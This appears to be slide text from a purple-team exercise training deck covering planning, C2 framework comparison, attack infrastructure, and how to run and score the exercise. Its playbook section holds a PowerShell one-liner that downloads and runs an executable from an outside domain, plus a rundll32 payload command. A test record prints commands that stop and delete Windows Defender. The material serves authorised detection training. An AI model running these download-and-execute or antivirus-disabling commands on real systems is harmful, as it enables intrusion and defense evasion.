Discovery	T1087 - Account Discovery; T1087.001 - Local Account; T1087.002 - Domain Account; T1201 - Password Policy Discovery; T1069 - Permission Groups Discovery; T1069.002 - Domain Groups; T1069.001 - Local Groups; T1057 - Process Discovery; T1018 - Remote System Discovery; T1082 - System Information Discovery; T1016 - System Network Configuration Discovery; T1049 - System Network Connections Discovery; T1033 - System Owner/User Discovery; T1007 - System Service Discovery; T1083 - File and Directory Discovery; T1124 - System Time Discovery; T1135 - Network Share Discovery
Persistence	T1136.001 - Local Account; T1136.002 - Domain Account; T1543.003 - Windows Service
Lateral Movement	T1021 - Remote Services; T1021.002 - SMB/Windows Admin Shares; T1105 - Ingress Tool Transfer; T1570 - Lateral Tool Transfer

All about the TTPs

- Planning is extremely important
- Choose TTPs that are:
 - Not prevented
 - Logged
 - Detected
 - Alerted
- Focus is on improving people and process



Tabletop TTPs with Managers

- Identify controls expected for those TTPs and which teams should have visibility of TTP activity
- Create table showing expected outcomes per team:

Test Case	Tactic	Technique	ATT&CK Mapping	Expected Detection	Expected Visibility
<Test Case>	<Tactic>	<Technique>	<ATT&CK ID>	<Control>	SOC, Hunt, and/or DFIR
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Determine Tools to Use - C2 Matrix



- Google Sheet of C2s
- <https://www.thec2matrix.com/>
- Find ideal C2 for your needs
- <https://howto.thec2matrix.com>
- SANS Slingshot C2 Matrix VM
- [@C2_Matrix](#)

Name	UI					Channel										Agents		
	Multi-User	UI	API	TCP	HTTP	HTTP2	HTTP3	DNS	DoH	ICMP	FTP	IMAP	MAPI	SMB	Windows	Linux	macOS	
Apfell	Yes	Web	Yes	No	Yes	No	No	No	No	No	No	No	No	No	No	Yes	Yes	
C3	Yes	Web	Yes	No	Yes	No	No	No	No	No	No	No	No	No	No	No	No	
CALDERA	Yes	GUI	No	Yes	Yes	No	No	Yes	No	No	No	No	No	Yes	Yes	No	Yes	
Cobalt Strike	Yes	Web	Yes	No	Yes	No	No	No	No	No	No	No	No	Yes	Yes	No	No	
Covenant	Yes	Web	Yes	No	Yes	No	No	No	No	No	No	No	No	Yes	Yes	No	No	
Dali	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No	No	BYOI	BYOI	BYOI	
Empire	No	GUI	Yes	No	Yes	No	No	No	No	No	No	No	No	No	Yes	Yes	Yes	
EvilOSX	No	GUI	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	Yes	Yes	
Faction C2	Yes	Web	Yes	Yes	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No	
FlyingAfalseFlag	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No	
FudgeC2	Yes	Web	No	No	Yes	No	No	No	No	No	No	No	No	No	No	Yes	No	
godoh	No	CLI	No	No	No	No	No	Yes	Yes	No	No	No	No	No	Yes	Yes	Yes	
ibombshell	No	GUI	No	No	Yes	No	No	No	Yes	No	No	No	No	No	Yes	Yes	Yes	
INNUENDO	Yes	Web	Yes	No	Yes	No	No	Yes	No	Yes	Yes	Yes	Yes	Yes	Yes	Yes	Yes	
Koadic C3	No	GUI	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No	
MacShellSwift	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No	No	No	Yes	Yes	
Merlin	No	GUI	No	No	Yes	Yes	Yes	No	No	No	No	No	No	No	Yes	Yes	Yes	
Metasploit	Yes	CLI	Yes	Yes	Yes	No	No	No	No	No	No	No	No	No	Yes	Yes	Yes	
Nuages	Yes	GUI	Yes	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No	
Octopus	No	GUI	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No	
PoshC2	Yes	CLI	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	Yes	Yes	
PowerHub	Yes	Web	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No	
Prismatica	Yes	GUI	Yes	Yes	Yes	No	No	No	No	No	No	No	No	No	Yes	Yes	Yes	
Pupy	No	CLI	No												Yes	Yes	No	
QuasarRAT																		
Red Team Toolkit	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No	Yes	Yes	No	No	
redViper																		
ReverseTCPShell	No	CLI	No	Yes	No	No	No	No	No	No	No	No	No	No	Yes	No	No	
SCYTHE	Yes	Web	Yes	Yes	Yes	No	No	Yes	No	No	No	No	No	Yes	Yes	Yes	Yes	
SilentTrinity	Yes	CLI	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No	
Silver	Yes	CLI	No	Yes	Yes	No	No	Yes	No	No	No	No	No	No	Yes	Yes	Yes	
Throwback	Yes	Web	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	No	No	
Trevor C2	No	CLI	No	No	Yes	No	No	No	No	No	No	No	No	No	Yes	Yes	Yes	
Voodoo	Yes	Web	No	Yes	Yes	No	No	No	No	No	No	No	No	No	Yes	Yes	Yes	
WEASEL	No	CLI	No	No	No	No	No	Yes	No	No	No	No	No	No	Yes	Yes	Yes	

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Logistics


- Pick a location
- Virtual or Remote?
 - Virtual: Choose a Platform (Zoom, GoToMeeting, etc)
 - For physical locations: SOC locations are ideal as SOC Analysts, Hunt Team, and Incident Response are generally physically present
 - Obtain travel approval from sponsors
 - Plan to arrive a day early
 - Training room or large conference room
- Each attendee should have workstation with media output or screen sharing to show current screen to other participants



Target Systems

Provision production systems for exercise that represent the organization

- Endpoint Operation Systems
 - Standard endpoints - 2 of each (Windows 10, Linux, macOS)
 - Physical systems
 - Virtual Desktop Infrastructure
 - Terminal Services/Citrix
- Server Operating Systems in Environment
 - Windows Servers
 - *nix Servers
 - Include Virtual and Cloud Servers



Security Tools

Request the target systems have production security tools:

- Anti-Virus/Anti-Malware/Anti-Exploit
- Endpoint Detection & Response (EDR)
- Forensic Tools
- Image acquisition
- Live forensics
- Ensure flow of traffic goes through standard, production network-based devices such as firewalls and proxy logs



Target Accounts

Target accounts (a.k.a service accounts, functional IDs) should be created for logging into systems, accessing proxies/internet, email, etc. and to ensure real production credentials are not compromised during the Purple Team Exercise.

- Request new account of a standard user
- Request Standard Email and Proxy/internet access
- Add new account as local administrator of the target systems



Testing in a Lab?

If focus is only on training people, a lab will do (that is what we are about to do!)

- [https://github.com/DefensiveOrigins/
APT-Lab-Terraform](https://github.com/DefensiveOrigins/APT-Lab-Terraform)
- [https://github.com/DefensiveOrigins/
LABPACK](https://github.com/DefensiveOrigins/LABPACK)
- [https://github.com/DefensiveOrigins/
APT-Lab-FastOpticsSetup](https://github.com/DefensiveOrigins/APT-Lab-FastOpticsSetup)
- [https://github.com/DefensiveOrigins/
AtomicPurpleTeam](https://github.com/DefensiveOrigins/AtomicPurpleTeam)



Attack Infrastructure (1)

- Choose and procure external hosting provider
- Create external virtual machines
 - Only allow connection from target organization outbound IP Addresses and Red Teamer IP Addresses
 - Setup credential theft site and/or payload delivery sites
 - Setup C2 Infrastructure – based on payloads and TTP
 - Setup redirectors/relays
- Ensure SMTP servers allow sending emails into organization
 - Shared Email Service should be allowed in
 - If using new SMTP servers, this may require more time for gaining reputation



Attack Infrastructure (2)

- Purchase Domains
- Generate or purchase TLS Certificates
- Setup Domain Fronting (if required)
- Categorize domains or ensure proxies/outbound controls allow access
- Provide IPs and Domains to Blue Team if testing will be performed before the exercise
- Test payloads and domains with Blue Team Manager to ensure allowlists are complete and payloads/C2 is working. This should be done against test systems; not the same one for the exercise.



Internal Infrastructure

- Create internal virtual machines for attack
- Ensure systems allowed on Network Access Control solutions
- Setup C2 Infrastructure – based on payloads and TTP
- Test payloads as Purple Team with Blue Team manager to ensure payloads/C2 is working. This should be done against test systems; not the same one for the exercise.



Red Team Preparation

- Setup at least 2 systems to show attack activity
- Ensure Attack Infrastructure is fully functional
- Ensure Target Systems are accessible functional
- Document all commands required to emulate TTPs in playbook
- Setup resource scripts/framework equivalent to generate payloads and setup handlers
- Test TTPs before exercise on different hosts than the exercise hosts but that are configured exactly alike



Playbooks

Create Campaigns in SCYTHE beforehand

- HTTP - IP - 5 second heartbeat - BACON.exe
 - User Execution: Malicious File (T1204.002)
- HTTPS - IP - 5 second heartbeat - BACON.dll
 - Signed Binary Proxy Execution: Rundll32 (T1218.011)
 - rundll32.exe BACON.dll,PlatformClientMain
- HTTPS - Domain - 5 second heartbeat
 - Command and Scripting Interpreter: PowerShell (T1059.001)
 - \$myscriptblock=\$url="https://madrid.scythedemo.com/ServiceLogin?active=xdHu2K8hG0yvEzMMC-AR7g&b=false";\$wc=New-Object System.Net.WebClient;\$output="C:\Users\Public\scythe_payload.exe";\$wc.DownloadFile(\$url,\$output);C:\Users\Public\scythe_payload.exe];Invoke-Command -ScriptBlock \$myscriptblock;



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Pentesting protip: "beacon.exe" is common, boring, sounds like commercial off-the-shelf malware. "BACON.exe" is awesome, sounds like something delicious.



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SOC/Hunt Team Preparation

- Validate security tools are reporting to production security tools from the target systems
- Ensure attack infrastructure is accessible through proxy/outbound controls
- Ensure attack infrastructure is being decrypted (TLS decryption/interception)
- Verify allowlists and notify Red Team
- Work with Red Team as payloads and C2 are tested prior to exercise on non-exercise systems
- Threat Hunting Playbooks -
<https://threathunterplaybook.com/introduction.html>



DFIR Preparation

- Create an exercise case as per the DFIR process
 - This will allow tagging artifacts and following normal processes without flagging any suspicious activity (e.g. pulling memory from a system that does not have a formal case)
 - Ensure the target systems are not segmented or wiped as they will be used throughout the exercise. It is worth noting that DFIR results serve as a great resource for Cyber Threat Intelligence.
- Ensure the correct forensic tools are deployed on the target systems
- Install Live Forensic Tools for efficiency during Purple Team Exercise. For example:
 - Sysmon
 - Processmon



Kick Off the Exercise

- Sponsor kicks off the exercise
- Motivate the attendees
- Go over the flow of the exercise



Exercise Flow

1. Cyber Threat Intelligence, Exercise Coordinator, and/or Red Team presents the adversary, TTPs, and technical details:
 - Adversary behavior
 - Procedure
 - Tool used
 - Attack Vector
 - Delivery Method
 - Privilege gained
2. Purple Team discussion of expected controls based on TTP
 - SOC: Any logs or alerts for this TTP
 - Hunt Team: Any Hunt Cases for this TTP
 - DFIR: Documented methods to identify if TTP was leveraged

Exercise Flow

3. Red Team executes the TTP
 - Provides attacker IP
 - Provides target
 - Provides exact time
 - Shows the attack on projector
4. SOC, Hunt, and DFIR follow process to identify evidence of TTP
 - Time should be monitored to meet expectation and move exercise along

Measure Detection Maturity

0. Emulation does not generate events
1. Emulation generates events locally
2. Emulation generates events centrally (no alert)
3. Emulation triggers an alert
4. Emulation triggers the response process

Shout out to @mvelazco

See his DerbyCon Talk “I sim(ulate), therefore I catch”

<https://www.youtube.com/watch?v=7TVp4g4hpg>

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Status: Completed



Attack Start

03/20/2019 18:18:01
status changed to InProgress

Attack Stop

03/20/2019 18:18:03
status changed to Completed

Source IPs

Red Team Details



Name

Disable Windows Anti-Malware Services

Description

Malware emulation - determine whether services Microsoft 'WinDefend', Malwarebytes 'MBAMService', Sophos 'SAVService' are running. If detected, execute a command to stop and kill them, along with killing their relevant processes.

Technique

Windows Defense Evasion

Phase

Exploitation

Command

```
cmd.exe /c sc stop WinDefend
cmd.exe /c sc delete WinDefend
kill the relevant processes "MsMpEng.exe", "MSASCuiL.exe" (for
```

References



Attacker Tools



Manual Techniques

Target Assets



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Blue Team Details



Outcome

TBD Blocked Detected NotDetected

Detecting Blue Tool(s):

McAfee ESM

McAfee Endpoint

What was the alert severity?

Info Low TBD Med High Critical

Outcome Notes

Detected AV stop and high level alert generated and noted by Blue Team.

Tags

Rules

Detection Time



03/20/2019 18:18:05
outcome changed to Detected

Expected Detection



Layers

SIEM

EDR

Endpoint Protection

Detection

1.) Detect AV stop events.

Capture Data Sources: API monitoring, File monitoring, Services, Windows Registry, Process command-line parameters, Anti-virus



Prevention



Evidence Files

Cancel

Save

Exercise Flow


5. Share screen if TTP was identified, received alert, logs, or forensics
 - a. Time to detect
 - b. Time to receive alert
 - c. Red Team stops TTP
 - d. Show on screen TTP evidence stopped
 - e. Red Team runs TTP again
6. Document results - what worked and what did not
7. Are there any short term adjustments that can increase visibility?
 - a. Implement adjustment
 - b. Red Team repeats TTP
8. Document any feedback and/or Action Items for TTP
9. Repeat for next TTP

Lessons Learned

- At least one dedicated Exercise Coordinator should be assigned to take minutes, notes, action items, and feedback
- Daily emails should be sent to all attendees and sponsors with minutes, action items, and plan for the next day
- The Exercise Coordinator is responsible for the creation of a Lessons Learned document following each exercise
- A feedback request should be sent to all attendees on the last day of the Purple Team Exercise to obtain immediate feedback, while it is fresh on attendee's minds
- Lessons Learned documents should be completed and sent to Sponsors and Attendees less than 2 weeks after the exercise has concluded

SCYTHE

- Enterprise-Grade platform for Adversary Emulation
 - Creating custom, controlled, synthetic malware
 - Can be deployed on-premises or your cloud
- Emulate known threat actors against an enterprise network
 - **Consistently execute** adversary behaviors
 - **Continually assess** security controls
 - **Decreased evaluation time** of security technologies
 - **Identify blind spots** for blue teams
 - **Force-multiplier for red team** resources
 - **Measure and improve response** of people and process



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Features & Capabilities

- Enterprise C2
 - HTTP(S), DNS, SMB
 - Google, Twitter, Stego
- Automation
 - Build cross-platform synthetic malware via dashboard
 - Synthetic malware emulates chosen behaviors consistently
- Delivery methods
 - Web Page/ Drive-by (T1189)
 - Phishing Link (T1192)
 - Phishing Attachment (T1193)
- Reports
 - HTML Report, CSV Report, Executive Report and Technical Report
 - Mapped to MITRE ATT&CK
- Integrations
 - PlexTrac - automated report writing and handling
 - Integrated with SIEMs (Splunk and Syslog)
 - Red Canary's Atomic Red Team
 - VECTR - for tracking and showing value



Hands On Time!

